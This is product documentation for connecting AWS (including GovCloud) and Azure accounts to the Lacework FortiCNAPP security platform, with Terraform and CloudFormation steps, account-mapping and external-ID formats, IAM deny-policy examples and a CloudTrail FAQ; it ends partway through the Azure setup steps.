If you are new to the Lacework FortiCNAPP Terraform Provider or Lacework FortiCNAPP Terraform Modules, read the Terraform for Lacework FortiCNAPP Overview to learn the basics on how to configure the provider and more.

1. Ensure you have the Lacework FortiCNAPP CLI installed and configured to the Lacework FortiCNAPP account you plan to integrate.
2. Install the AWS CLI. For details on how to install the AWS CLI, see Configuring your AWS CLI.
3. Open an editor (such as Vim) and create a new Terraform file called *main.tf*.
4. Edit the Terraform file to specify the Lacework FortiCNAPP AWS US GovCloud Terraform provider by copying and pasting the code under *Use Provider* in the Lacework FortiCNAPP Terraform provider for AWS Configuration US GovCloud into your Terraform file.
5. Add the `lacework_integration_aws_govcloud_cfg` Terraform resource and its related parameters, such as the *name*, *account_id* and *credentials*, into your Terraform file. For an example of this Terraform resource and parameters to use for AWS US GovCloud, see Example Usage and GovCloud Terraform Example.
6. Open a Terminal and change directories to the directory that contains the Terraform file (~/lacework/aws) and run `terraform init` to initialize the project and download the required modules.
7. Run `terraform plan` to validate the configuration and review pending changes.
8. After you review the pending changes, `run terraform apply` to execute changes.

This Lacework FortiCNAPP Terraform provider has a number of inputs for customization. Visit the documentation on the lacework_integration_aws_govcloud_cfg for the complete list of inputs.

9. After Terraform finishes applying changes, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console to validate the integration.
   - To validate the integration using the CLI, run the `lacework cloud-account list` command. You should see `AwsUsGovCfg` for the Configuration integration
   - To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Cloud Accounts*.
10. Go back to the Lacework FortiCNAPP Console onboarding page and click *Exit* to finish the AWS integration and save your onboarding progress. The integration appears in the list of cloud accounts under *Cloud accounts*.

CloudTrail and Configuration (US GovCloud) Integration with Terraform

For organizations using Terraform to manage their environments, Lacework FortiCNAPP maintains the Terraform provider for Lacework FortiCNAPP, which enables configuration of Lacework FortiCNAPP integrations using automation.

If you are new to the Lacework FortiCNAPP Terraform Provider or Lacework FortiCNAPP Terraform Modules, read the Terraform for Lacework FortiCNAPP Overview to learn the basics on how to configure the provider and more.

1. Ensure you have the Lacework FortiCNAPP CLI installed and configured to the Lacework FortiCNAPP account you plan to integrate.
2. Install the AWS CLI. For details on how to install the AWS CLI, see Configuring your AWS CLI.
3. Open an editor (such as Vim) and create a new Terraform file called *main.tf*.
4. Edit the Terraform file to specify the Lacework FortiCNAPP AWS US GovCloud Terraform provider by copying and pasting the code under *Use Provider* in the Lacework FortiCNAPP Terraform provider for AWS Configuration US GovCloud into your Terraform file.
5. Add the `lacework_integration_aws_govcloud_cfg` Terraform resource and its related parameters, such as the *name*, *account_id* and *credentials*, into your Terraform file. For an example of this Terraform resource and parameters to use for AWS US GovCloud, see Example Usage and Terraform GovCloud Examples that follow.
6. Add the `lacework_integration_aws_govcloud_ct` Terraform resource and its related parameters, such as the *name*, *account_id*, *queue_url* and *credentials*, into your Terraform file. For an example of this Terraform resource and parameters to use for AWS CloudTrail US GovCloud.
7. Open a Terminal and change directories to the directory that contains the Terraform file (~/lacework/aws) and run `terraform init` to initialize the project and download the required modules.
8. Run `terraform plan` to validate the configuration and review pending changes.
9. After you review the pending changes, `run terraform apply` to execute changes.

This Lacework FortiCNAPP Terraform provider has a number of inputs for customization. Visit the documentation on the lacework_integration_aws_govcloud_cfg and lacework_integration_aws_govcloud_ct for the complete list of inputs.

10. After Terraform finishes applying changes, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console to validate the integration.
    - To validate the integration using the CLI, run the `lacework cloud-account list` command. You should see two integrations: `AwsUsGovCfg` for the Configuration integration, and `AwsUsGovCtSqs` for the CloudTrail integration.
    - To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings > Cloud Accounts*.
11. Go back to the Lacework FortiCNAPP Console onboarding page and click *Exit* to finish the AWS integration and save your onboarding progress. The integration appears in the list of cloud accounts under *Cloud accounts*.

Terraform GovCloud Examples

```
# Configure AWS GovCloud Config integration in Lacework FortiCNAPP
resource "lacework_integration_aws_govcloud_cfg" "example" {
    name = "AWS gov cloud config integration example"
    account_id = "553453453"
    credentials {
        access_key_id     = "AWS123abcAccessKeyID"
        secret_access_key = "AWS123abc123abcSecretAccessKey0000000000"
    }
}

# Configure AWS GovCloud CloudTrail integration in Lacework

resource "lacework_integration_aws_govcloud_ct" "example" {
    name       = "AWS gov cloud cloudtrail integration example"
    account_id = "553453453"
    queue_url  = "https://sqs.us-gov-west-1.amazonaws.com/123456789012/my_queue"
    credentials {
        access_key_id     = "AWS123abcAccessKeyID"
        secret_access_key = "AWS123abc123abcSecretAccessKey0000000000"
    }
}
```

You can find additional information on the `lacework_integration_aws_govcloud_cfg` and `lacework_integration_aws_govcloud_ct` resources in the Terraform Registry.

Use a CloudFormation Template

This integration method creates an AWS CloudTrail (US GovCloud) integration only. If you also want to create a Configuration integration, use Terraform.

Creating an integration between Lacework FortiCNAPP and an AWS GovCloud requires running steps in the AWS GovCloud console followed by running additional steps in the Lacework FortiCNAPP Console.

AWS Setup

Create the Lacework FortiCNAPP AWS GovCloud CloudFormation Template

You must create an AWS GovCloud CloudFormation template file that creates a new AWS GovCloud CloudFormation stack.

1. Right-click and download the Lacework FortiCNAPP GovCloud CloudFormation template.
2. In a text editor, replace the *%acnt* string with the name of your AWS account.

```
"Parameters": {
    "ResourceNamePrefix":
    {
        ...
        "Default": "%acnt",
        ...
    },
```

3. Save the file.

Create a Stack in CloudFormation Using the Customized CloudFormation Template

1. Log in to an AWS account on the AWS GovCloud with administrative credentials. The AWS account used to create the stack must use a role with the `aws:policy/SecurityAudit` permission.
2. Select the CloudFormation service. In the AWS console, select *Services > Management & Governance > CloudFormation*.
3. Select the appropriate region for your environment.
4. Click *Create stack* and select *With new resources*.
5. Under *Specify template*, select *Upload a template file*.
6. Click *Choose file* and browse for the Lacework FortiCNAPP AWS GovCloud template file that you previously downloaded and updated. Then click *Open*.
7. Click *Next*.

Specify Stack Details

1. In the *Stack name* field, enter a unique value.
2. Click *Next*.
3. On the *Specify stack details* page, create a new trail and S3 bucket.
4. *Resource name prefix* is populated with your account name. The value does not need to change unless:
   - You are creating a stack for each account - For this case, the value must be unique for each account because the S3 bucket namespace is global.
   - You are creating multiple stacks - For this case, the value must be unique to avoid a resource collision.
5. Set *Create new trail?* to *Yes*.
6. If you want a specific S3 bucket path for your logs, add a *Log file prefix*.
7. Leave the values for *Bucket name* and *Topic ARN* empty.
8. Click *Next*.

Continue Stack Creation and Gather Settings

Complete the creation of the stack in the AWS console and gather the required settings as described by the following steps.

1. In the *Configure stack options* page, no changes are required. Click *Next*.
2. In the *Review* page, select the acknowledgment and click *Submit*. After clicking *Submit*, you are redirected back to the *CloudFormation* page.
3. If you do not see your new stack in the table, refresh the page. Keep refreshing the page until the status of the stack is *CREATE-COMPLETE*.
4. After the stack status is *CREATE-COMPLETE*, click the stack name link.
5. Expand *Outputs*.
6. Leave the AWS console open to this page so you can copy the following values about the stack:
   - AccountId
   - AccessKeyId
   - SecretAccessKey
   - SQSQueueURL

   You need these values when you finish creating the integration using the Lacework FortiCNAPP Console as described in the next procedure.

In the Lacework FortiCNAPP Console

Use the Lacework FortiCNAPP Console for AWS GovCloud manual configuration.

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings > Integrations > Cloud accounts*.
3. Click *+ Add New*.
4. Click *Amazon Web Services* and select *Manual configuration*.
5. Click *Next*.
6. Select the CloudTrail+Configuration (US GovCloud) integration type.

7. Ensure you have completed AWS setup as described in AWS Setup.
8. For *Name*, specify a unique name that displays in the Lacework FortiCNAPP Console.
9. For *Account ID*, enter your AWS account identifier or alias.
10. For *Access Key ID*, enter the *AccessKeyId* value from the AWS console.
11. For *Secret Access Key*, enter the *SecretAccessKey* value from the AWS console.
12. For, *SQSQueueURL*, specify the Amazon Simple Queue Service (SQS) URL value.
13. Click *Save* to finish the AWS integration and save your onboarding progress.
    The integration appears in the list of cloud accounts under *Cloud accounts*.

AWS CloudTrail Integration for Organizations

This topic describes how to manually create an AWS CloudTrail integration for a Lacework FortiCNAPP organization.

If your Lacework FortiCNAPP accounts are enrolled in a Lacework FortiCNAPP organization, you can configure a consolidated AWS CloudTrail integration that maps CloudTrail activity from your AWS accounts to selected Lacework FortiCNAPP accounts within your organization.

When you create a CloudTrail integration for an organization, you define the following:

- Role ARN for Lacework FortiCNAPP to use
- A temporary external ID. You will replace this external ID with one generated by Lacework FortiCNAPP later in the onboarding process.
- The SQS queue URL for the integration to use
- The data flow from one or more AWS accounts to one or more Lacework FortiCNAPP accounts

Upon completion, the results from analyzing the specified AWS account CloudTrail activity appear in the mapped Lacework FortiCNAPP account.

- Ensure that you are deploying the integration to a supported AWS region.
- Each account integration is expected to be mapped to one Lacework FortiCNAPP account.
- The mapping that you configure for an organization integration is in addition to what is already configured for the CloudTrail account integration. It doesn't override the existing account integration.
- If you consolidate CloudTrails from multiple AWS accounts into one bucket, Lacework FortiCNAPP maps the account ID to the account alias for the root account only. Other account IDs are not mapped to account aliases.

Create an Integration in the Lacework FortiCNAPP Console

Follow these steps to configure a CloudTrail integration for a Lacework FortiCNAPP organization.

Ensure you have completed the prerequisites described in AWS CloudTrail Integration Prerequisites.

1. Log in to the Lacework FortiCNAPP Console as an organization administrator.
2. Switch to the organization.
3. Go to *Settings* > *Integrations* > *Cloud Accounts* and create a new integration.
4. Select *AWS* and then click *Next*.
5. Select *CloudTrail+Configuration* for the integration type.

6. For *Name*, enter a unique name that displays in the Lacework FortiCNAPP Console.
7. For *Account ID*, enter your AWS account identifier or alias.
8. For *External ID*, paste the external ID that you created when completing the AWS integration prerequisites. If the external ID does not comply with the format requirements, click the Refresh icon to generate a new one. Then follow the steps to update the external ID in the AWS console before returning here to finish the integration.
9. For *Role ARN*, enter the ARN of the cross-account role that Lacework FortiCNAPP uses to access your AWS resources.
10. For *SQSQueueURL*, enter the Amazon Simple Queue Service (SQS) URL value.
11. For *Account Mapping File*, click *Choose File* and select the mapping file to use. Refer to CloudTrail Account Mapping for Organizations for details.
12. Click *Save*.

The CloudTrail integrations configured at the organization level appear within their respective Lacework FortiCNAPP accounts' Cloud Accounts Summary as read-only integrations. It may take up to a couple minutes for new data to reach Lacework FortiCNAPP.

AWS CloudTrail Account Mapping for Organizations

This topic describes how to map CloudTrail activity from your AWS accounts to selected Lacework FortiCNAPP accounts within your Lacework FortiCNAPP organization. The following CloudTrail integration methods allow you to provide a mapping file:

- CloudFormation
- Control Tower with CloudFormation
- Lacework FortiCNAPP CLI (with Control Tower, without Control Tower)
- Manually via Lacework FortiCNAPP Console
- Terraform (with Control Tower, without Control Tower)

The Lacework FortiCNAPP organization feature must be enabled.

When naming the OUs, do not include spaces in the names (hyphens are allowed).

Account Mapping File

The account mapping file is a JSON file that maps AWS OUs (accounts) to Lacework FortiCNAPP sub-accounts within a Lacework FortiCNAPP organization.

```
{
    "defaultLaceworkAccountAws": "lw_account_1",
    "integration_mappings": {
      "lw_account_2": {
        "aws_accounts": [
          "234556677",
          "774564564"
        ]
      },
      "lw_account_3": {
        "aws_accounts": [
          "553453453",
          "934534535"
        ]
      }
    }
  }
```

- `"defaultLaceworkAccountAws"` - Required. The value is a Lacework FortiCNAPP account name, for example, `"lw_account_1"`. Any CloudTrails that are not explicitly mapped to a Lacework FortiCNAPP account go to this default account.

- `"integration_mappings"` - Required. Fields within `"integration_mappings"` must be a Lacework FortiCNAPP account name, for example: `"lw_account_2"`, `"lw_account_3"`. Account names are not case-sensitive.
- `"aws_accounts"` - Required. An array of AWS account IDs (string), for example `"234556677"`, `"774564564"`.

Example Mapping for AWS OUs

Below is an example of using AWS OUs:

- OU=Tech
  - AWSAccount 1 (techaws)
- OU=IT
  - AWSAccount 2 (itcloud)
- OU=Marketing (it has sublevels)
  - OU=prod
    - AWSAccount 3 (marketingprodUS)
    - AWSAccount 4 (marketingprodEU)
  - OU=dev
    - AWSAccount 5 (marketingdev1)
    - AWSAccount 6 (marketingdev2)

You can use the following mapping file:

```
{
    "defaultLaceworkAccountAws": "lw_account_1",
    "integration_mappings": {
      "Tech": {
        "aws_accounts": [
          "1"
        ]
      },
      "Marketing": {
        "aws_accounts": [
          "3",
          "4",
          "5",
          "6"
        ]
      }
    }
  }
```

If you consolidate CloudTrails from multiple AWS accounts into one bucket, Lacework FortiCNAPP maps the account ID to the account alias for the root account only. Other account IDs are not mapped to account aliases.

Update the External ID of an Existing AWS Integration

Overview

To strengthen our security posture, Lacework FortiCNAPP is introducing a new external ID format for all AWS integrations. The new format allows you to prevent the confused deputy problem and cross-service impersonation.

This topic describes how to update the external ID format of an existing AWS integration.

Integrations to Update

You must update the external IDs for the following AWS integrations:

- Configuration
- CloudTrail+Configuration
- EKS Audit Log
- Agentless Workload Scanning (single account)
- Agentless Workload Scanning (organization)
- AWS Security Hub
- Amazon Elastic Container Registry (with IAM role-based authentication)
- S3 data export

Update Methods

The method you used to create the original integration determines which method you should use to update the external ID format.

Integration	Original Integration Method	Recommended Update Method
Configuration (compliance, resource management) or **CloudTrail+Configuration** (activity monitoring, compliance, resource management)	Manual	Manual update
	CloudFormation	Delete and recreate
	Control Tower with CloudFormation	Delete and recreate stack
	Terraform	Terraform update
EKS Audit Log (Kubernetes audit log monitoring)	CloudFormation	Delete and recreate
	Terraform	Terraform update
Agentless Workload Scanning (single account) (AWS account vulnerability scanning) or **Agentless Workload Scanning (organization)** (AWS organization vulnerability scanning)	CloudFormation	Delete and recreate
	Terraform	Terraform update
AWS Security Hub (Amazon security findings collection)	CloudFormation	Delete and recreate
Amazon Elastic Container Registry (with IAM role-based authentication) (Platform Scanner)	Manual	Manual update
S3 data export (export from Lacework FortiCNAPP to S3)	Manual	Manual update
	CloudFormation	Delete and recreate
	Terraform	Terraform update

Manual Update

If you created the initial integration manually or you used CloudFormation, you can follow the steps in these sections to update the external ID format.

Generate a New External ID in the Lacework FortiCNAPP Console

1. Log in to the Lacework FortiCNAPP Console as a user with cloud accounts write permissions.
2. Go to *Settings* > *Cloud accounts* and click the existing AWS integration that needs a new external ID.
3. Click the Edit icon.
4. Click the Refresh icon next to the *External ID*. This generates a new external ID that complies with the new format.
5. Click the Copy icon next to the *External ID*.
6. Leave the cloud account edit window open and unsaved.

The Lacework FortiCNAPP Console does not allow you to save the updated external ID unless it matches the external ID configured in the IAM policy.

Update the External ID in the AWS Console

1. Log in to your AWS account.
2. Go to the *Identity and Access Management (IAM)* dashboard.
3. Click *Roles* in the left sidebar. A list of existing IAM roles appears.
4. Choose the role you want to update, which is one of the following:
   - For existing integrations - The role that the existing integration uses. You can view this role in the Lacework FortiCNAPP Console by going to *Settings* > *Cloud accounts* and clicking the existing integration.
   - For new integrations - The cross-account IAM role you created when completing the AWS integration prerequisites.
5. Click *Trust relationships*.
6. Click *Edit trust policy*.
7. Change the value for `"sts:ExternalId":` to the external ID that you copied from the Lacework FortiCNAPP Console.
8. Click *Update policy*.

Save the Integration in the Lacework FortiCNAPP Console

1. Return to the cloud account edit window in the Lacework FortiCNAPP Console.
2. Click *Save* to finish the external ID update.

External ID Format

The Lacework FortiCNAPP-generated external ID follows this format:

```
lweid:<csp>:<version>:<tenant_name>:<aws_account_id>:<random_string_size_10>
```

Example:

```
lweid:aws:v2:acmeinc:123456789012:dkl31.09ip
```

Where:

`:` - Used as a delimiter.

`lweid` - A static string.

`<csp>` - The cloud service provider, for AWS integrations it uses `aws`.

`<version>` - The EID format version, this is version 2 so it uses the static string v2.

`<tenant_name>` - The unique tenant name, part of the URL `<account>.lacework.net` (examples: acmeinc, supercompany).

`<aws_account_id>` - The AWS account being integrated.

`<random_string_size_10>` - A random string of size = 10 that can ONLY contain letters, numbers, and these special characters `= , . @ : / -`

Additional AWS documentation reference information for IAM and AWS STS quotas.

Terraform Update

If you used Terraform to create the initial integration, update the following AWS Terraform modules to the versions indicated.

- lacework/terraform-aws-agentless-scanning v0.14.0 or later
- lacework/terraform-aws-cloudtrail v1.0.3 or later
- lacework/terraform-aws-config v0.7.2 or later
- lacework/terraform-aws-alerts-to-s3 v0.4.1 or later
- lacework/terraform-aws-iam-role v0.4.1 or later
- lacework/terraform-aws-cloudtrail-controltower v0.4.0 or later

After the Terraform modules have been updated, apply infrastructure changes.

Delete and Recreate CloudFormation Integrations

If you used CloudFormation to create the initial integration, you can delete the integration and recreate it. When you recreate the integration, it will have the new external ID format.

Delete the Integration

1. Log in to the Lacework FortiCNAPP Console as a user with cloud accounts delete permissions.
2. Go to *Settings* > *Cloud accounts* and click the existing AWS integration that you want to delete.
3. Click the delete icon and confirm deletion.

Recreate the Integration

Follow the integration's steps to recreate the integration:

- AWS Configuration or Configuration+CloudTrail
- EKS
- Agentless Workload Scanning (single account)
- Agentless Workload Scanning (organization account)
- Security Hub
- S3 data export

Delete and Recreate Control Tower with CloudFormation Integrations

If you used Control Tower with CloudFormation to create the initial integration, you must delete and recreate the Lacework FortiCNAPP AWS Control Tower CloudFormation stack. When you recreate the stack, the integration will have the new external ID format.

1. Navigate to the CloudFormation service in your AWS console.
2. Select your existing Lacework FortiCNAPP AWS Control Tower CloudFormation stack.
3. Select the *Parameters* tab.
4. Record all of the listed *Keys* and *Values*. You will reuse them to recreate the stack.
5. Ensure that you have the *Lacework FortiCNAPP Access Key ID* and *Secret Key* values.
6. Click *Delete* to delete the existing stack.
7. Monitor the progress of the stack deletion and ensure all resources are deleted successfully.
8. To validate successful stack deletion, validate the following:
   a. Under CloudFormation StackSets, ensure Lacework-Control-Tower-xxxx stacksets do not exist.
   b. Under Lambda, ensure LaceworkSetup and LaceworkAccount functions do not exist.
9. Use the *Keys* and *Values* from Step 4 and the *Lacework FortiCNAPP Access Key ID* and *Secret Key* values from Step 5 to complete the steps in Deploy the Lacework FortiCNAPP AWS Control Tower Integration with CloudFormation to recreate the stack.

Customizing your configuration integration

You can customize your configuration integration to deny access to certain regions or resources so that they will not be scanned.

The following IAM policies are considered for effective permissions:

- Organizational policies (SCP, RCP)
- Identity policies (attached, inline, boundary)

We recommend placing them under identity policies. Organizational policies require administrator account integration. If the administrator account (management or delegated) is not part of the integrations, Lacework FortiCNAPP cannot collect these policies.

Use these examples as a foundation for creating your own custom policies.

The following example shows a policy that denies access to certain APIs in certain regions. To use this, you would attach it as a custom policy to the cross-account IAM role provided for this integration.

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Deny",
      "Action": [
        "appflow:ListConnectors",
        "appconfig:GetDeployment"
      ],
      "Resource": "*",
      "Condition": {
        "StringEquals": {
          "aws:RequestedRegion": [
            "us-east-1",
            "us-east-2"
          ]
        }
      }
    }
  ]

    }
```

The following example shows how to deny access to certain APIs across all regions.

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
```

```
      "Effect": "Deny",
      "Action": [
        "appflow:ListConnectors",
        "appconfig:GetDeployment"
      ],
      "Resource": "*"
    }
  ]
}
```

For resources that encountered errors during configuration collection, the `errorType` in policy evauations will now show as `CSPAccessNotAvailableError`, where applicable. Specifically, in cases that were previously reported as `CSPAccessDeniedError`.

`CSPAccessDeniedError` can still get reported for some resources. This happens when the decision to collect turns out to be incorrect due to insufficient or outdated information available to the configuration collector (scanner).

Lacework FortiCNAPP for AWS FAQ

AWS

In which AWS regions can I deploy Lacework FortiCNAPP Integrations?

We support deployment of any of our AWS integrations (CloudTrail, Configuration, EKS Audit Log, and AWS Security Hub) in any non-China region, provided the AWS services required to run our integrations are available in the region. Additionally, CloudTrail and Config integrations are supported in GovCloud environments. For the list of AWS regions, see AWS Services by Region.

Does Lacework FortiCNAPP use AWS Config service to pull configuration resources?

No, Lacework FortiCNAPP uses AWS configuration data pulled via API.

However, Lacework FortiCNAPP polls the status of AWS Config service to determine the status of the service across regions in order to apply Compliance and Benchmarks against the service.

Can I search raw CloudTrail events in Lacework FortiCNAPP, and what frequency can I alert on these?

Through LQL, you can search the *CloudTrailRawEvents* data source on your Lacework FortiCNAPP tenant. Frequency for alerting is *1hr* or *24hr* periods. See LQL Overview on page 1.

AWS CloudTrail

What is AWS CloudTrail?

AWS CloudTrail is a management service offered by Amazon Web Services (AWS) that supports auditing, governance, compliance, and security operations. CloudTrail logs, continuously monitors, and retains events related to API calls across your AWS infrastructure.

What information does CloudTrail monitor?

CloudTrail logs AWS API calls. These calls capture meaningful activities in an AWS account, from security and compute resource changes to storage and network access.

How does Lacework FortiCNAPP work with CloudTrail?

Lacework FortiCNAPP Polygraph uses CloudTrail data to monitor AWS account activity and establish a baseline of normal behavior. Lacework FortiCNAPP then detects any deviation from the baseline to surface potential security incidents, facilitate investigations, and improve operations. Lacework FortiCNAPP for AWS CloudTrail is a zero-touch solution that requires minimal software and configuration.

I’m using CloudTrail today. Why do I need Lacework FortiCNAPP?

Although CloudTrail captures comprehensive and detailed information, it presents that information as simple log files. Lacework FortiCNAPP aggregates and organizes CloudTrail data into useful maps and dashboards that illustrate conceptual relationships, causes and effects, and interactions between AWS entities.

Lacework FortiCNAPP also automatically generates alerts whenever a CloudTrail event represents a security risk. These alerts are triggered when AWS account activity deviates from the baseline. Lacework FortiCNAPP Polygraph is integrated with a number of alerting and workflow management tools (like Slack and Splunk) so you can easily integrate Lacework FortiCNAPP into your existing security workflow.

Lacework FortiCNAPP automatically performs all capabilities - mapping, alerting, aggregating, and organizing - without rules, policies, or signatures. Lacework FortiCNAPP makes CloudTrail far more powerful without the need for extra processing or tools. To use IT security jargon, this is the “attack surface” the solution protects. In comparison, the attack surface protected by Lacework FortiCNAPP for AWS CloudTrail is the AWS account itself, where administrators establish and maintain AWS infrastructure, including user accounts, storage and compute resources, and security infrastructure.

The attack surface protected by the two solutions can overlap. For example, CloudTrail monitors AWS APIs that start new machine instances or create new storage buckets. Lacework FortiCNAPP for cloud workloads typically detects new hosts even when Lacework FortiCNAPP for CloudTrail is not in use.

On the other hand, CloudTrail provides insights on certain events that Lacework FortiCNAPP for cloud workloads does not see. For example, CloudTrail captures every identity and access management (IAM) event on an AWS account. These events can’t be seen by Lacework FortiCNAPP for cloud workloads. Abuse of IAM commands can result in attackers gaining the ability to create new EC2 or S3 instances for nefarious purposes, such as bitcoin mining.

To clarify, note that IAM activities on AWS are different than the similar-sounding user management tasks that are a part of the lifecycle of a virtual machine or container. Though Lacework FortiCNAPP for cloud workloads does not see AWS IAM events, the solution sees user permission changes on the workloads themselves.

Is it easy to install Lacework FortiCNAPP with CloudTrail?

Yes. You only need to configure CloudTrail to ensure that the correct information is being sent. Lacework FortiCNAPP even offers a template to easily create a basic CloudTrail configuration.

Can I use Lacework FortiCNAPP with CloudTrail to avoid using Lacework FortiCNAPP agents?

Yes, with a qualification: it depends on what you want to protect. Agents are the only way to extend Lacework FortiCNAPP's capabilities to the production elements of your cloud solution. Without agents, Lacework FortiCNAPP for CloudTrail protects administrative and some production activities on your AWS solution (for example, starting/stopping new EC2 instances or S3 buckets), but it provides very little protection for your in-production servers, applications, containers, and processes. Our CloudTrail solution complements our cloud workload solution. It does not replace it.

Which CloudTrail events does Lacework FortiCNAPP analyze?

CloudTrail management events are ingested and analyzed by Lacework FortiCNAPP, which allows the Polygraph and alerts to be based off of them. CloudTrail data events are not analyzed.

Does Lacework FortiCNAPP support trails from different regions?

Yes. Currently Lacework FortiCNAPP can ingest data from only one trail. Lacework FortiCNAPP recommends using the default trail (which includes all AWS regions associated with the account). Region tags are available as filters within Lacework FortiCNAPP if you need to analyze data by region.

How does Lacework FortiCNAPP compare to AWS CloudWatch?

CloudWatch is a monitoring solution offered by AWS. Its focus on performance monitoring and metrics complements Lacework FortiCNAPP's focus on security, compliance, and incident investigation.

CloudWatch monitors log files, including files from CloudTrail, and can generate security alerts based on unusual log activity. However, these alerts are rule-based and must be manually developed and maintained. Lacework FortiCNAPP's zero-touch solution is a more comprehensive and easier-to-use alternative to CloudWatch for security alerting.

What are some of the use cases supported by Lacework FortiCNAPP for CloudTrail?

Lacework FortiCNAPP supports two primary use cases: breach detection very early in the cyber kill chain and investigation support for security incidents.

The cyber kill chain model, originally developed by security thought leaders at Lockheed, describes the phases a typical cyber attack passes through before it becomes a damaging incident. Reconnaissance, for example, happens early in most cyber attacks as the adversary probes for weaknesses. Exfiltration of sensitive data is one of the final phases in the kill chain.

Lacework FortiCNAPP for CloudTrail excels at detecting attacks during the early phases of the kill chain. By correlating and assessing information across different AWS services, Lacework FortiCNAPP can highlight especially suspicious events, such as a new user attempting to create a new key in AWS KMS, a user trying to change access control policies on an S3 bucket, or the creation of a new EC2 instance in a new region. Each of these behaviors is an early red flag for potential cybercrime activity.

Incident investigation is another compelling Lacework FortiCNAPP for CloudTrail use case. Evaluating security breaches can be a tedious process: without the right tools, investigators are often left to deal with incomplete and confusing logs from disparate systems. Even with CloudTrail, correlating AWS account events with logs from production workloads (i.e. the containers, applications, and servers running your production solution) is not an easy task.

With Lacework FortiCNAPP, events from every corner of your cloud solution - including those from AWS CloudTrail - can be visualized in the context of the overall cyber kill chain. Once the attack's structure and strategies are understood, security professionals can quickly and definitively remediate problems and evaluate impacts.

What kind of threats are caught by Lacework FortiCNAPP for AWS CloudTrail?

Lacework FortiCNAPP for AWS CloudTrail focuses on administrative activities that underpin every solution hosted on AWS. Here's a sample of the types of attacks that can take place in the AWS administrative domain:

- Deleting EC2 instances or keys to deny or degrade service
- Changing S3 bucket permission to expose or steal sensitive data
- Starting unauthorized EC2 or S3 instances for bitcoin mining or file sharing
- Restoring AWS snapshots to steal data that was thought to be unavailable
- Adding new privileged users with wide administrator privileges in the AWS account

What information about CloudTrail events is available in Lacework FortiCNAPP for AWS CloudTrail?

Lacework FortiCNAPP for AWS CloudTrail does not retain full event records for CloudTrail events. We provide a link to the source CloudTrail file if the user needs more detail. Here are the fields available from within Lacework FortiCNAPP for CloudTrail:

- Account
- Region
- Service
- API
- Time period
- User
- Originating IP address
- Count

Azure integration

Lacework FortiCNAPP onboarding offers the following types of Azure integration with your Lacework FortiCNAPP account, depending on your specific cloud environment and whether you are interested in compliance or log monitoring:

Integration Type	Description
Configuration	Integrates with your Azure environment to analyze configuration compliance.
Agentless Workload Scanning	Integrates with your Azure tenant or subscription to scan vulnerabilities on your hosts and containers. See Agentless workload scanning overview on page 647.
Activity Log	Integrates with your Azure environment to analyze activity logs.

1. Select *Configure cloud account* in the *Onboarding* page.
2. Click *Microsoft Azure* as your cloud provider on the *Select a cloud provider* page. A list of available integration types appear.
3. Determine which type of integration to perform for your Lacework FortiCNAPP account.

Create an Azure App for Integration

The following procedure describes the common manual steps to create an Azure app for use in either an *Azure Configuration* (Compliance) integration or *Azure Activity Log* integration. For instructions on creating the entire integration, see the topics in Azure integration using Terraform on page 256 or Azure portal on page 280.

To manually create an integration using the Azure Portal and the Lacework FortiCNAPP Console, you must have access to the following:

- An Entra ID account that has a Global Administrator directory role for your tenant (or equivalent administrator rights to create app registrations).
- Your account must have the Owner permissions role in all Azure subscriptions that you want to monitor.
- A Lacework FortiCNAPP account with administrator privileges.

This integration procedure describes how to:

1. Create a new app registration (named *Lacework FortiCNAPP SA Audit*).
2. (Optional) Grant the app Microsoft Entra ID permissions (*Directory Reader* role in Entra ID) to read information from your directory.
3. Grant the app Azure permissions to read resource configurations from your subscriptions.
4. Assign Azure Key Vault permissions if creating an *Azure Configuration* (Compliance) integration.

About Entra ID Permissions

If choosing to grant permissions to the directory through the *Directory Reader* role, Lacework FortiCNAPP will collect the list of users, groups, members, and app registrations from the Entra ID organization using Microsoft Graph API calls. This information is exposed for LQL datasources and compliance policies.

Disabling this permission may be required if your organization has specific regulatory or privacy requirements that do not allow this information to be collected by third parties. If disabled, *LQL datasources and related IAM compliance policies will not be assessed*.

For existing integrations, at any time, you can remove the *Directory Reader* role from the Entra ID service principal used for Lacework FortiCNAPP (created in the following section).

1. Create an Azure App Registration

Learn more about this step in the Microsoft Azure documentation.

1. Sign in to the *Microsoft Entra admin center*.
2. Ensure you are accessing the correct tenant to which you want to register the application in.
3. Click *Identity > Applications > App registrations*.

4. Click *New registration*.
5. In the *Register an application* panel, enter the following values:
   a. *Name* - Enter *Lacework FortiCNAPP SA Audit*.
   b. *Supported account types* - Leave the default *Accounts in this organizational directory only (my_dir)* option.
   c. *Redirect URI (optional)* - Leave the URL blank.
6. Click *Register*.

2. Grant the Azure App the Directory Reader Role

This section is optional, see About Entra ID Permissions for more information.

The Azure app you created in the previous section must be given basic permissions to read users information from your directory.

Standard Entra ID Steps

Learn more about this step in the Microsoft Azure documentation.

To grant the necessary permissions:

1. Sign in to the *Microsoft Entra admin center* with a minimum of a Privileged Role Administrator.
2. Click *Identity > Roles & admins > Roles & admins*.
3. Click *Directory Reader* (click the name, do not select it).
4. Click *Add assignments*.
5. Go to the *Add assignments* menu, then search for your app registration name, such as *Lacework FortiCNAPP SA Audit*, then click *Add*.

Privileged Identity Management Steps

Learn more about this step in the Microsoft Azure documentation.

If you are using Privileged Identity Management, the flow is slightly different:

1. Sign in to the *Microsoft Entra admin center* with a minimum of a Privileged Role Administrator.
2. Click *Identity > Roles & admins > Roles & admins*.
3. Click *Directory Reader* (click the name, do not select it).
4. Click *Add assignments*.
5. Under *Select member(s)*, click *No member selected*, then search for your app registration name, such as *Lacework FortiCNAPP SA Audit*, then click *Select*.
6. Confirm Membership by clicking *Next >*.
7. Confirm Setting with assignment type *Active*, and select the *Permanently eligible* checkbox.
8. Click *Assign*. Azure will notify other Entra ID admins about this assignment via email.

3. Assign Reader Permissions to Subscriptions

You must give the Azure App (created for Lacework FortiCNAPP) Reader permissions to access subscriptions that you want to monitor for proper configuration and compliance. For future CIS compliance checks, extra permissions may be needed.

For more information, see the detailed RBAC description of each role in Azure built-in roles documentation page.

Assign Permissions to a Single Subscription

Learn more about this step in the Microsoft Azure documentation.

1. In the main search field, enter *subscription* and select *Subscriptions* from the drop-down.
